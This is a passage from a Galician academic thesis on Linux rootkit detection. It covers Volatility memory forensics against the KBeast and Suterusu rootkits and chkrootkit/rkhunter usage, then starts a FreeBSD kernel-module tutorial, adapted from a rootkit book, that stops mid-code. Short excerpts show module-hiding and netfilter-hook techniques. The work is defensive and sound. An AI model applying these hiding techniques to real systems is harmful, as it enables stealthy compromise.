$ python vol.py --profile=LinuxDebianx86 -f kbeast.lime
       linux_moddump -b 0xf841a258 -D outdir
Volatility Foundation Volatility Framework 2.4
Wrote 33798 bytes to ipsecs_kbeast_v1.0xf841a258.lkm
```

Figura 3.2: Extracción do módulo ipsecs_kbeast_v1 para analizalo estáticamente.

Analizando as primeiras liñas da función *init* do módulo podemos observar como se borra da lista global de módulos 3.3.

```
1   static inline void INIT_LIST_HEAD(struct list_head *list) {
2         list->next = list;
3         list->prev = list;
4   }
5
6   static inline void __list_del(struct list_head * prev,
7                                 struct list_head * next) {
8         next->prev = prev;
9         prev->next = next;
10  }
11
12 static inline void list_del_init(struct list_head *entry) {
13      __list_del(entry->prev, entry->next);
14      INIT_LIST_HEAD(entry);
15 }
```

Figura 3.3: Análise función init do módulo ipsecs_kbeast_v1

3.1.2 Detección Suterusu rootkit.

Suterusu é un rootkit *open source* que emprega tácticas como ocultación de módulos ou *hooking* e atópase dispoñible en [24]. No seguinte exemplo o módulo *Suterusu* ocultarase tanto da lista de módulos como de *sysfs*. Co plugin de volatility *linux_hidden_modules*, que escanea a memoria na busca de instancias de estruturas de módulos e compara os resultados coa lista de módulos de *linux_lsmod* 3.4.

```
Offset (V)          Name
------------------ ----
0xffffffffa03a15d0 suterusu
```

Figura 3.4: Detección módulo Suterusu co plugin linux_hidden_modules.

Empregando o plugin *linux_moddump* do exemplo anterior e a dirección virtual do módulo podemos recuperalo da memoria 3.5.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime linux_moddump
   -D dump -b 0xffffffffa03a15d0
Wrote 3625087 bytes to dump/suterusu.0xffffffffa039e000.lkm
```

Figura 3.5: Extracción do módulo Suterusu para a súa análise.

Finalmente procedemos a analizar o ficheiro *.lkm* resultante 3.6, no cal podemos observar como este rootkit contiña varias funcións de ocultación de portos UDP e TCP.

```
$ readelf -W -s suterusu.0xffffffffa039e000.lkm
<snip>
    15: 0000000000000878    69 FUNC    GLOBAL DEFAULT    2 hide_udp4_port
    17: 000000000000096e    69 FUNC    GLOBAL DEFAULT    2 hide_proc
    18: 0000000000000938    54 FUNC    GLOBAL DEFAULT    2 unhide_udp6_port
    24: 0000000000000782    69 FUNC    GLOBAL DEFAULT    2 hide_tcp4_port
    25: 00000000000007fd    69 FUNC    GLOBAL DEFAULT    2 hide_tcp6_port
    29: 00000000000007c7    54 FUNC    GLOBAL DEFAULT    2 unhide_tcp4_port
    30: 0000000000000a2f    85 FUNC    GLOBAL DEFAULT    2 unhide_file
    32: 0000000000001144   144 FUNC    GLOBAL DEFAULT    2 hijack_stop
<snip>
```

Figura 3.6: Análise módulo Suterusu

3.1.3 Búsqueda de módulos por identificador de ficheiros.

Independentemente da forma en que un rootkit oculta o seu *LKM*, este debe solicitar recursos para funcionar, como os identificadores de arquivo e as conexións de rede. En consecuencia, se os mecanismos anteriormente mencionados non detectaron o módulo, podemos detectalo mediante os artefactos que crea. Por exemplo, os ficheiros xeralmente solo son abertos por procesos, polo que se existe un ficheiro aberto dentro do kernel (exceptuando dispositivos de swap) podría ser un indicativo de ataque.

Para mostrar un exemplo práctico empregaremos unha das utilidades do rootkit *Suterusu* anteriormente empregado, que consiste en rexistrar pulsacións de teclas dende o kernel ao arquivo */root/.keylog* en disco. Para obter permiso de escritura no ficheiro de log emprega a función *filp_open* dentro do kernel. Esta función obtén o *path* do ficheiro e devolve o punteiro da estrutura do ficheiro.
Mediante o plugin *linux_kernel_opened_files* , que recopila información de estruturas *dentry*() da caché *dentry* e compáraas co conxunto de arquivos que procesa 3.7.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f suskl2.lime
    linux_kernel_opened_files
Volatility Foundation Volatility Framework 2.4
Offset (V)         Partial File Path
------------------ -----------------
0xffff8800307109c0 /media/usb/suskl2.lime
0xffff8800306e5800 /root/.keylog
```

Figura 3.7: Análise módulo Suterusu

Como resultado obtemos 2 arquivos coa dirección virtual da súa estructura *dentry* . Como se mencionou anteriormente, non se deberían detectar ficheiros exceptuando os ficheiros de swap, polo que estaríamos ante un posible ataque.

3.2 Volatility: detección de procesos ocultos en Linux.

Neste apartado mostraremos como detectar procesos ocultos mediante o plugin *linux_psxview*, que correlaciona información das seguintes fontes:

- Lista de procesos
- PID Hash Table
- Memoria caché
- Punteiros aos procesos pai dos procesos da PID hash table
- Punteiro a cada grupo de subprocesos de cada proceso e fío.

No seguinte exemplo mostraremos como este plugin detecta que un *malware* está ocultando un proceso (*postgres*) da lista de procesos e da *PID Hash table* 3.8.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f psrk.lime linux_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name             PID pslist pid_hash kmem_cache parents leader
------------------ -------------- ---- ------ -------- ---------- ------- ------
True
0xffff8800371f6300 apache2        2209 True   True     True       False   True
0xffff88003baf29f0 smbd           2166 True   True     True       True    True
0xffff880037175710 apache2        2211 True   True     True       False   True
0xffff88003e3a2180 crypto           27 True   True     True       False   True
0xffff88003e282e60 migration/0       6 True   True     True       False   True
0xffff880036f89810 bash           2878 True   True     True       False   True
0xffff88003e2a2100 kintegrityd      19 True   True     True       False   True
0xffff880036d60830 postgres       2514 False  False    True       False   True
0xffff880036cce0c0 scsi_eh_2       155 True   True     True       False   True
0xffff88003e2927b0 kworker/0:1      11 True   True     True       False   True
0xffff88003c31a080 dlexec         2938 True   True     True       False   True
0xffff88003bdd41c0 getty          2828 True   True     True       False   True
0xffff88003b6b6ab0 nmbd           2163 True   True     True       False   True
0xffff88003e253510 init              1 True   True     True       True    True
0xffff88003c32d1a0 rpciod         1742 True   True     True       False   True
0xffff88003e2acf20 khelper          14 True   True     True       False   True
0xffff88003baf9120 exim4          2797 True   True     True       False   True
0xffff88003d71c240 winbindd       2509 True   True     True       False   True
0xffff880037216a30 apache2        2221 False  True     True       False   False
0xffff88003baf37d0 apache2        2255 False  True     True       False   False
<snip>
```

Figura 3.8: Detección proceso oculto.

3.3 Volatility: detección de hooks a chamadas do sistema

A táboa de chamadas ao sistema (ou *System Call Table*) é un *Array* de punteiros que apuntan ás funcións que implementan as *System Calls* [18, Part III, Chapter 26]. Estos conceptos son abordados e explicados con máis profundidade de forma práctica no apéndice deste traballo

A.2. Cada entrada desta táboa debería apuntar ao código estático do kernel. O plugin de *Volatility linux_check_syscall* permite detectar *hooking* a chamadas do sistema localizando a *System Call Table*, determinando o seu tamaño e verificando cada entrada. Adicionalmente podemos pasarlle como parámetro a Volatility o ficheiro que contén as definicións de chamadas ao sistema para que o plugin traduza os índices das chamadas aos seus respectivos nomes 3.9. Dependendo da máquina, as definicións pódense atopar en */usr/include/syscall.h* ou en */usr/include/x86_64-linux-gnu/asm/unistd_32.h* (ou *unistd_64.h* en plataformas de 64 bits.)

```
$ python vol.py -f kbeast.lime --profile=LinuxDebianx86
            linux_check_syscall
            -i /usr/include/x86_64-linux-gnu/asm/unistd_32.h > ksyscall

$ head -10 ksyscall
Table Index System Call      Handler     Symbol
----- ----- ---------------- ----------  ----------------------------------
32bit     0 restart_syscall  0xc103be51  sys_restart_syscall
32bit     1 exit             0xc1033c85  sys_exit
32bit     2 fork             0xc100333c  ptregs_fork
32bit     3 read             0xf841998b  HOOKED: ipsecs_kbeast_v1/h4x_read
32bit     4 write            0xf84191a1  HOOKED: ipsecs_kbeast_v1/h4x_write
32bit     5 open             0xf84194fc  HOOKED: ipsecs_kbeast_v1/h4x_open
32bit     6 close            0xc10b227a  sys_close
32bit     7 waitpid          0xc10334d8  sys_waitpid
```

Figura 3.9: Detección de System Call Hooking.

Na figura 3.10, podemos observar o resultado da figura anterior 3.9 filtrado polas chamadas ás que se realizou un *hook*. Cabe destacar que todos os controladores maliciosos se atopan na mesma páxina de memoria *0xf8419xxx*, indicativo de que apuntan todas ao mesmo módulo do kernel, neste caso *ipsec_kbeast_v1*.

```
$ grep HOOKED ksyscall
32bit     3 read             0xf841998b  HOOKED: ipsecs_kbeast_v1/h4x_read
32bit     4 write            0xf84191a1  HOOKED: ipsecs_kbeast_v1/h4x_write
32bit     5 open             0xf84194fc  HOOKED: ipsecs_kbeast_v1/h4x_open
32bit    10 unlink           0xf841927f  HOOKED: ipsecs_kbeast_v1/h4x_unlink
32bit    37 kill             0xf841900e  HOOKED: ipsecs_kbeast_v1/h4x_kill
32bit    38 rename           0xf841940c  HOOKED: ipsecs_kbeast_v1/h4x_rename
32bit    40 rmdir            0xf8419300  HOOKED: ipsecs_kbeast_v1/h4x_rmdir
32bit   220 getdents64       0xf84190ef  HOOKED: ipsecs_kbeast_v1/h4x_getdents64
32bit   301 unlinkat         0xf8419381  HOOKED: ipsecs_kbeast_v1/h4x_unlinkat
```

Figura 3.10: Grep detección hooking chamadas ao sistema.

3.4 Volatility: detección de hooks a protocolos de rede.

Existen numerosas formas de ocultar información de conexións, pero unha das máis populares é realizar *hooking* sobre as estruturas do protocolo de rede do kernel. Estas estructuras conteñen operacións que exportan información sobre os *sockets* e as conexións da rede a través

do sistema de ficheiros */proc*.Estas estructuras son:

- **tcp4**: *tcp4_seq_afinfo*
- **udp4**: *udp4_seq_afinfo*
- **tcp6**: *tcp6_seq_afinfo*
- **udp6**: *udp6_seq_afinfo*
- **udplite4**: *udplite4_seq_afinfo*
- **udplite6**: *udplite6_seq_afinfo*

A información proporcionada por estas estruturas será accedida polas aplicacións de usuario mediante funcións definidas en *file_operations*. Para este caso de estudo, analizaremos como o rootkit KBeast oculta conexións de rede de netstat e das interfaces que emprega o usuario. KBeast realiza hooking sobre o membro *show* dunha das estruturas anteriormente mencionadas, *tcp4_seq_afinfo*. *Show* é unha función que mostra a información de un rexistro de rede, como o estado da conexión ou os campos dun proceso.

O módulo *linux_check_ainfo* de Volatility valida que os controladores de *file_operations* estén no kernel ou nun módulo coñecido. En caso contrario podríamos estar ante un *hook* que filtre a información de */proc* ou que directamente a descarte. Na figura 3.11 observamos que este plugin detectou o ataque anteriormente descrito.

```
$ python vol.py -f  kbeast.lime --profile=LinuxDebianx86 linux_check_afinfo
Volatility Foundation Volatility Framework 2.4
Symbol Name        Member          Address
-----------        ------          ----------
tcp4_seq_afinfo    show            0xe0fb9965
```

Figura 3.11: Detección hooking de rede.

3.4.1 Detección de Netfilter Hooks

Netfilter é o motor de filtrado de paquetes integrado no kernel de Linux. Permite á ferramenta *iptables* implementar NAT e o firewall. Ademais, *Netfilter* permite aos módulos do kernel crear os seus propios *hooks* de rede, con propósitos lexítimos como engadir novas capacidades ao firewall. En consecuencia, tamén son empregados con fins maliciosos como interceptar paquetes, inspeccionalos, modificalos...Todas as opcións que o *hook* pode decidir que realice o kernel co paquete están declaradas no ficheiro *include/linux/netfilter.h*

Para o noso caso de estudo, analizaremos o funcionamento do *hook* a *Netfilter* que *Suterusu* emprega para a detección de paquetes ICMP.

```
void icmp_init ( void )
{
  DEBUG("Monitoring ICMP packets via netfilter\n");

  pre_hook.hook = watch_icmp;
  pre_hook.pf = PF_INET;
  pre_hook.priority = NF_IP_PRI_FIRST;
  pre_hook.hooknum = NF_INET_PRE_ROUTING;

  nf_register_hook(&pre_hook);
}
```

Neste código de *Suterusu* podemos observar que executará a función *watch_icmp*, a cal permite o paso de todos os paquetes que non sexan ICMP, pero da o control dos paquetes ICMP ao atacante, impedindo que o resto de controladores procesen o paquete. Que o protocolo sexa *PF_INET*, con prioridade *NF_IP_PRI_FIRST* e coa posición na pila de rede *NF_INET_PRE_ROUTING* provoca que cando os paquetes entran no sistema, o controlador sexa o primeiro *hook* (neste caso o do atacante) e que teña o control completo sobre o paquete.

Para a detección deste tipo de rootkit podemos empregar o módulo de Volatility *linux_netfilter*, que reporta a posición do hook na pila, o protocolo que emprega e as direccións dos controladores do *hook*. Este plugin funciona enumerando todas as entradas da variable global *nf_hooks*, declarada da seguinte maneira:

```
struct list_head nf_hooks[NFPROTO_NUMPROTO][NF_MAX_HOOKS]
```

Esta variable contén unha lista dos *hooks* de cada protocolo e a súa posición na pila de rede. Na figura 3.12 podemos observar o funcionamento deste plugin cando o rootkit anteriormente explicado está en funcionamento.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f susnf.lime linux_netfilter
Volatility Foundation Volatility Framework 2.4
Proto Hook            Handler           Is Hooked
----- --------------- ----------------- ---------
IPV4  PRE_ROUTING     0xffffffffa039fcd4 True
```

Figura 3.12: Detección de netfilter hooking.

Podedríamos analizar o código na dirección *0xffffffffa039fcd4* para determinar a súa funcionalidade (neste caso non o faremos por que xa se explicou anteriormente).

3.5 Outros mecanismos de detección de rootkits según a Axencia da Unión Europea de Ciberseguridade.

Tendo en conta o dito pola Axencia da Unión Europea de Ciberseguridade [25], a continuación expoñemos os mecanismos propostos de detección de rootkits.

3.5.1 Signature-based.

Este mecanismo consisiste en empregar a firma de rootkits coñecidos para detectar se algún deles existe nun sistema. A pesar de ser o máis común para a detección de *malware*, é o menos eficaz.

Entre os problemas deste método destaca que só detectará aqueles rootkits dos cales se ten firma almacenada na base de datos. Outro inconvinte é a demora dende que se identifica un rootkit ata que se actualiza a base de datos, que sumado á gran cantidade de rootkits xerados a diario fan que o uso exclusivo deste mecanismo de detección quedase obsoleto.

3.5.2 Behavior-based.

Este mecanismo baséase en detectar un funcionamento anormal basandose en patróns heurísticos e comportamentos derivados de certas actividades propias dos rootkits. A principal vantaxe deste mecanismo fronte ao anterior é que pode detectar rootkits non coñecidos.

Os principais inconvintes deste mecanismo son os ”falsos positivos”, é dicir, que se identifique un rootkit cando non existe. Canto máis riguroso, máis probabilidades existen de que aparezcan falsos positivos. Outro problema deste método de análise é o aumento da carga de traballo nos equipos.

3.5.3 Difference-based. Cross view.

Esta técnica de detección de rootkits consiste en comparar unha execución de baixo nivel do sistema con unha de alto nivel.

3.5.4 Verificación de integridade.

Consiste en executar unha función unidireccional para calcular un hash para cada arquivo do sistema sin infectar. Cando existan sospeitas de que o sistema está infectado comparase ese hash co do sistema actual.

3.6 Outras ferramentas de interese.

Neste apartado realizaremos unha breve introducción a outras ferramentas de escaneo como ***chrootkit*** e ***rkhunter***.

3.6.1 Chrootkit

Para a instalación desta ferramenta só é preciso escribir por terminal o seguinte comando:

```
sudo apt-get install chrootkit
```

Unha vez instalado, para realizar un escaneo estándar escribimos o seguinte comando:

```
chrootkit
```

Ou coa opción -q, para que só nos mostre por pantalla as deteccións, avisos ou alertas. As principais características do seu escaneo de rootkits son a busca de rootkits coñecidos mediante a súa firma e comparar a información de */proc* coa do comando *ps* [26].Non entraremos máis en detalle nesta ferramenta debido a que as opcións de escaneo son máis limitadas que as de *rkhunter*.

3.6.2 Rkhunter

Para a isntalación desta ferramenta escribimos por terminal o seguinte comando:

```
sudo apt-get install rkhunter
```

Unha vez instalado é recomendable comprobar se está instalada a versión máis reciente e actualizar a base de datos de firmas mediante o comando:

```
sudo rkhunter --update
```

Podemos observar un listado dos test que realiza *Rkhunter* mediante o comando:

```
sudo rkhunter --list tests
```

Finalmente podemos realizar unha análise do noso sistema co comando:

```
sudo rkhunter ---check
```

Rkhunter analizara archivos do sistema buscando cambios na configuración, analizando os *logs* do sistema, o sistema a nivel de rede para detectar portos abertos, etcétera. Podemos deshabilitar algún test mediante o comando:

```
sudo rkhunter --disable <test> --check
```

A pesar da gran potencia e utilidade desta ferramenta, en ocasións reporta falsos positivos, como o que se mostra na figura 3.13



Figura 3.13: Detección falso positivo de rkhunter.

Neste caso, *lwp-request* trátase dun script para realizar peticións HTTP[27]. Neste caso móstranos un warning debido a que *Rkhunter* precisa saber o administrador de paquetes que se está empregando. Para esto, engadimos a seguinte línea no ficheiro */etc/rkhunter.conf* :

```
1 PKGMGR=DPKG
```

Como podemos observar na figura 3.14 , xa non nos mostraría ese falso positivo.



Figura 3.14: Falso positivo de rkhunter solventado.

Apéndices

Apéndice A

Caso de estudio

Neste apartado procederemos a explicación de conceptos prácticos relacionados cos **rootkits**. A idea, é mostrar con exemplos diferentes conceptos sobre memoria e kernel, así como gradualmente levar a cabo un programa en C onde vaiamos implementando diferentes operacións de memoria ata acabar creando varios rootkits personalizados.

Destacar que este apartado realizouse cunha máquina virtual de FreeBSD 12.0 de 32 bits en VirtualBox, nun Windows 10 de 64 bits. E que tanto todos os conceptos teóricos, como os diferentes programas C, están baseados nos expostos no libro *Designing BSD Rootkits, 'An Introduction To Kernel Hacking'*, de Joseph Kong. [19]

A.1 Loadable Kernel Modules

Según Joseph Kong expón no primeiro capítulo do libro, [19, Chapter 1], un ***Loadable Kernel Module***, ou Módulo Kernel Cargable, é a maneira máis sinxela de introducir código nun kernel. Estos, que de ahora en diante chamaremos **LKM**, son subsistemas de kernel que poden ser cargados e descargados permitindo a un administrador engadir e eliminar dinámicamente funcionalidades dun sistema. Esto, convírteos na plataforma ideal para os rootkits de tipo *Kernel-Mode* explicados anteriormente neste traballo.

Dicir, que a partir de FreeBSD 3.0, aplicáronse unha gran serie de modificacións ao kernel, e estes LKM, foron denominados, **KLD** (*Dynamic Kernel Linker*).

Durante este traballo os conceptos KLD, LKM, módulo cargable e módulo, son sinónimos.

Polo que, neste capítulo, falaremos sobre a programación desde 0 dun LKM. Para abordar esta tarefa, deberemos ter dous conceptos claros sobre KLDs, que son os seguintes:

- Para comezar, deberemos saber que en calquera momento que un KLD é cargado ou retirado do kernel, unha función con nome ***Module Event Handler*** é chamada, esta encárgase da inicialización e da finalización das rutinas do KLD. Cada KLD debe obligatoriamente ter un *Event Handler*. (O seu esqueleto esta definido en *<sys/module.h>*).

- Cando un KLD se carga, debe linkearse e rexistrarse co kernel, e esto farase co ***DECLARE_MODULE MACRO*** (definido en *<sys/module.h>*).

Unha vez que sabemos esto xa sabemos o suficiente como para escribir o noso primeiro KLD, polo que aquí temos un exemplo que escribe *Hello World* cando se carga o módulo, e *Goodbye Cruel World* cando se descarga, así como devolve error en calquera outro caso. Este código pertence ao exposto en [19, Chapter 1.3, Listing 1-1: hello.c]

```
#include <sys/param.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
/* The function called at load/unload. */
static int load(struct module *module, int cmd, void *arg)
{
  int error = 0;
  switch (cmd) {

    case MOD_LOAD:
      uprintf("Hello, world!\n");
      break;

    case MOD_UNLOAD:
      uprintf("Good-bye, cruel world!\n");
      break;

    default:
      error = EOPNOTSUPP;
      break;
  }

  return(error);
}

/* The second argument of DECLARE_MODULE. */
static moduledata_t hello_mod = {
  "hello",        /* module name */
  load,           /* event handler */
  NULL            /* extra data */
};

DECLARE_MODULE(hello, hello_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Como se pode apreciar, o noso KLD simpemente é unha mestura dos conceptos explicados anteriormente: un *Module Event Handler* e un *DECLARE_MODULE macro*.

Simplemente para compilalo, usaremos un Makefile da forma:

```
KMOD=   hello           # Name of KLD to build.
SRCS=   hello.c         # List of source files.
.include <bsd.kmod.mk>
```

E executando:

```
make
```

O cal nos devolverá unha compilación moi verbosa de forma exitosa, e a xeración de varios arquivos, entre eles o hello.ko, que é o noso módulo.

Despois executando:

```
sudo kldload ./hello.ko
sudo kldunload ./hello.ko
```

Cargaremos e descargaremos o módulo no kernel e veremos o seu funcionamento, imprimindo por pantalla os diferentes valores establecidos:

```
root@aso:~/Desktop # kldload ./hello.ko
Hello, world!
root@aso:~/Desktop # kldunload ./hello.ko
Good-bye, cruel world!
```

Figura A.1: Carga e descarga do módulo

A.2 System Call Modules

Os ***System Call Modules*** son simplemente KLDs que instalan unha chamada ao sistema, que é o mecanismo que utilizan as aplicacións para solicitar un servicio ao kernel.

Existen tres principais partes que son únicas para cada *System Call Module*: A ***function***, a ***sysent structure*** e o ***offset***.

A.2.1 The System Call Function

Implementa a chamada ao sistema e súa estructura esta definida en <sys/sysent.h>, onde vemos que está formada por un *struct thread ** que apunta ao thread que actualmente está correndo, e un *void ** que apunta aos argumentos da mesma. Como curiosidade, sinalar que estes argumentos son dun tamaño esperado *register_t*, normalmente de tipo *int* en arquitecturas i386 ou de tipo *long* en 64.

A.2.2 The sysent Structure

As características das chamadas ao sistema están definidas nunha estructrua *sysent*, definida en <sys/sysent.h> que inclúe o número de argumentos e a función que implementa.

Recalcar que a ***System Call Table*** (estrutura con todas as chamadas ao sistema existentes) en Freebsd simplemente é un array de estructuras sysent, e cando unha *System Call* é instalada no sistema simplemente se almacena como un elemento máis neste array de structs. Esto é de gran utilidade, xa que vemos onde están almacenadas todas as chamadas ao sistema e de que forma.

A.2.3 offset Value

Tamén coñecido como ***System Call Number***, é un integer entre 0 e 456 asignado a cada chamada ao sistema para indicar o *offset* dentro do array de *sysent* explicado anteriormente.

Este valor ten que estar explícitamente declarado, e normalmente esto faise igualándoo á constante *NO_SYSCALL*, que contén o siguiente valor dispoñible no array de sysent. Esto é unha boa práctica, ao contrario de poñer manualmente un número de offset non usado, aínda que non sería erróneo.

A.2.4 SYSCALL_MODULE Macro

Como dixemos anteriormente, cando un KLD é cargado necesítase linkar e rexistrar co kernel mediante o *DECLARE_MODULE* visto no exemplo 1. Esto, á hora de escribir un System Call Module pódenos traer problemas, así que deberá usarse ***SYSCALL_MODULE macro***, definido en <sys/sysent.h>.

A.2.5 Exemplo dun system call module

A continuacion, con este exemplo, vemos un *System Call Module* completo, onde podemos diferenciar as súas tres partes únicas explicadas anteriormente, así como o *SYSCALL_MODULE Macro*, usado en vez de o DECLARE_MODULE Macro:

```
1  #include <sys/types.h>
2  #include <sys/param.h>
3  #include <sys/proc.h>
4  #include <sys/module.h>
5  #include <sys/sysent.h>
6  #include <sys/kernel.h>
7  #include <sys/systm.h>
8  /* The system call's arguments. */
9  struct sc_example_args {
10   char *str;
```

```
};
/* The system call function. */
static int
sc_example(struct thread *td, void *syscall_args)
{
  struct sc_example_args *uap;
  uap = (struct sc_example_args *)syscall_args;

  printf("%s\n", uap->str);

  return(0);
}
/* The sysent for the new system call. */
static struct sysent sc_example_sysent = {
        1,                      /* number of arguments */
        sc_example              /* implementing function */
};
/* The offset in sysent[] where the system call is to be allocated.
    */
static int offset = NO_SYSCALL;
/* The function called at load/unload. */
static int load(struct module *module, int cmd, void *arg)
{
  int error = 0;
  switch (cmd) {
    case MOD_LOAD:
      uprintf("System call loaded at offset %d.\n", offset);
      break;
    case MOD_UNLOAD:
      uprintf("System call unloaded from offset %d.\n", offset);
      break;
    default:
      error = EOPNOTSUPP;
      break;
}
  return(error);
}
SYSCALL_MODULE(sc_example, &offset, &sc_example_sysent, load, NULL);
```

Compilando e cargando o módulo como fixemos co HelloWorld, obtemos o seguinte:

```
root@freebsd:~/rootkits/test2 # kldload ./sc_example.ko
System call loaded at offset 210.
root@freebsd:~/rootkits/test2 #
```

Figura A.2: Exemplo de System Call Module

A.2.6 Probando o noso System Call Module

Agora, procederemos a escribir un simple programa *user-space* para executar a nosa chamada ao sistema. Pero para entendelo mellor, faremos unha breve explicacion das seguintes funcións:

- **modfind**: Devolve o *modid* (integer que actúa de identificador único) dun módulo kernel baseádose no seu nome.
- **modstat**: Devolve o estado do módulo kernel referenciado polo seu *modid*, almacenado nunha estructura *module_stat*, véxase <sys/module.h>.
- **syscall**: Executa a chamada ao sistema especificada polo seu *System Call Number* ou *offset*.

```
1  #include <stdio.h>
2  #include <sys/syscall.h>
3  #include <sys/types.h>
4  #include <sys/module.h>
5  int main(int argc, char *argv[])
6  {
7    int syscall_num;
8    struct module_stat stat;
9    if (argc != 2) {
10     printf("Usage:\n%s <string>\n", argv[0]);
11     exit(0);
12   }
13   /* Determine sc_example's offset value. */
14   stat.version = sizeof(stat);
15   modstat(modfind("sc_example"), &stat);
16   syscall_num = stat.data.intval;
17   /* Call sc_example. */
18   return(syscall(syscall_num, argv[1]));
19 }
```

Como podemos ver, *modfind* e *modstat* determinan o valor do *offset* de *sc_example*, este pásaselle a *syscall* xunto co argumento por línea de comandos e finalmente *sc_example* é executado.

```
$ ./interface Hello,\ kernel!
$ dmesg | tail -n 1
Hello, kernel!
```

Figura A.3: Proba da nosa System Call ca interfaz interface.c

Tamén hai outra maneira alternativa de probar as nosas *System Calls* sen facer un programa C. Esta forma consiste na execución de código ***Perl*** a través de terminal.

Co seguinte exemplo estaríamos conseguindo o mesmo que co código C anteriormente exposto:

```
1 sudo kldload ./sc_example.ko
2
3 perl -e '$str = "Hello, Kernel!";' -e 'syscall(210, $str);'
4
5 dmesg | tail -n 1
```

```
$ sudo kldload ./sc_example.ko
System call loaded at offset 210.
$ perl -e '$str = "Hello, kernel!";' -e 'syscall(210, $str);'
$ dmesg | tail -n 1
Hello, kernel!
```

Figura A.4: Execución dunha System Call con Perl

Antes de rematar, considerar que tanto os conceptos teóricos (definicións e clasificacións), como o código elexido neste apartado, foron obtidos a partir de diferentes subapartados da seguinte sección do libro *Designing BSD Rootkits.* [19, Chapter 1, Section 4]

A.3 Kernel/User Space Transitions

A memoria en equipos UNIX e sucedáneos como BSD*, pode ser dividida en dúas principais rexións [28]: ***user-space*** (donde corren os procesos nivel usuario) e o ***kernel-space***, onde reside o kernel.

A veces, necesitaremos cambiar dunha rexión a outra, ou acceder ou manipular datos concretos dunha dende a outra, polo que aquí se explican unha serie de funcións que nos outorgan estas funcionalidades e que nos serán moi útiles ao longo deste caso práctico:

- ***copyin e copyinstr***: Permite copiar unha rexión continua de datos desde o user-space ata o kernel-space. A diferenza atópase en que *copyin* copia unha *len* de bytes, desde *uaddr* ata *kaddr*, e *copyinst* copia un *null-terminated string*, de máximo *len* bytes de lonxitude, co número de bytes realmente copiados devoltos en *done*.

- ***copyout e copystr***: Igual que *copyin* pero operando en dirección contraria, dende kernel ata user space.

```
int
copyin(const void *uaddr, void *kaddr, size_t len);

int
copyinstr(const void *uaddr, void *kaddr, size_t len, size_t *done);
```

Figura A.5: Cabeceiras das funcións de Kernel e User Transitions

A.4 Character Device Modules

Os ***Character Device Modules*** son KLDs que crean ou instalan un *Character Device*, sendo estes, segundo se explica en [19, Chapter 1, Section 6] a interfaz para acceder a un elemento (device, 'dev') dentro do kernel, por exemplo: os datos son leídos e escritos na consola do sistema mediante o character device */dev/console*.

Están formados por tres partes que veremos a continuación:

A.4.1 cdevsw Structure

Un *character device* defínese polas súas entradas nunha ***Character Device Switch Table***, de tipo *struct cdevsw*, definida en <sys/conf.h>.

Os puntos de entrada máis relevantes desta struct poden ser *.d_open, .d_close, .d_read ou .d_write*, cuxas funcións son facer o que o seu nome indica sobre o *device* ao que corresponden.

Ademais, non fai falta definir todos os atributos dunha *cdevsw struct*, de feito, para cada entrada nula, a operación non definida considérase *unsupported*.

Aínda así, dous campos son obligatorios: ***d_version*** e ***d_name***.

A.4.2 character device Functions

Para cada punto definido nunha *cdevsw struct*, debemos implementar a súa correspondente función. O prototipo desta implementación atópase en <sys/conf.h>. Máis adiante veremos un exemplo desto.

A.4.3 Device Registration Routine

Crea ou instala o character device en */dev* e rexístrao no ***Device File System (DEVFS)***. Para esta parte, basta con coñecer a existencia de ***make_dev e destroy_dev***, que se encargaran de rexistrar e eliminar o *character device*.

Unha vez que coñecemos as tres partes, imos mostrar un *Character Device Module* completo basado no creado por Rajesh Vaidheeswarran e presente no libro no que nos baseamos. [19, Chapter 1, Section 6, Listing 1-5].

Este código instala un *character device* de lectura/escritura, que actúa na área do kernel, lendo e escribindo un string.

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/uio.h>
/* Function prototypes. */
d_open_t        open;
d_close_t       close;
d_read_t        read;
d_write_t       write;
static struct cdevsw cd_example_cdevsw = {
  .d_version =    D_VERSION,
  .d_open =       open,
  .d_close =      close,
  .d_read =       read,
  .d_write =      write,
  .d_name =       "cd_example"
};
static char buf[512+1];
static size_t len;
int
open(struct cdev *dev, int flag, int otyp, struct thread *td)
{
/* Initialize character buffer. */
  memset(&buf, '\0', 513);
  len = 0;
  return(0);
}
int
close(struct cdev *dev, int flag, int otyp, struct thread *td)
{
  return(0);
}
int
write(struct cdev *dev, struct uio *uio, int ioflag)
{
        int error = 0;
  /*
```

```
41    * Take in a character string, saving it in buf.
42    * Note: The proper way to transfer data between buffers and I/O
43    * vectors that cross the user/kernel space boundary is with
44    * uiomove(), but this way is shorter. For more on device driver
        I/O
45    * routines, see the uio(9) manual page.
46    */
47   error = copyinstr(uio->uio_iov->iov_base, &buf, 512, &len);
48   if (error != 0)
49     uprintf("Write to \"cd_example\" failed.\n");
50   return(error);
51 }
52 int
53 read(struct cdev *dev, struct uio *uio, int ioflag)
54 {
55   int error = 0;
56   if (len <= 0)
57     error = -1;
58   else
59     /* Return the saved character string to userland. */
60     copystr(&buf, uio->uio_iov->iov_base, 513, &len);
61   return(error);
62 }
63 /* Reference to the device in DEVFS. */
64 static struct cdev *sdev;
65 /* The function called at load/unload. */
66 static int
67 load(struct module *module, int cmd, void *arg)
68 {
69   int error = 0;
70   switch (cmd) {
71   case MOD_LOAD:
72     sdev = make_dev(&cd_example_cdevsw, 0, UID_ROOT,
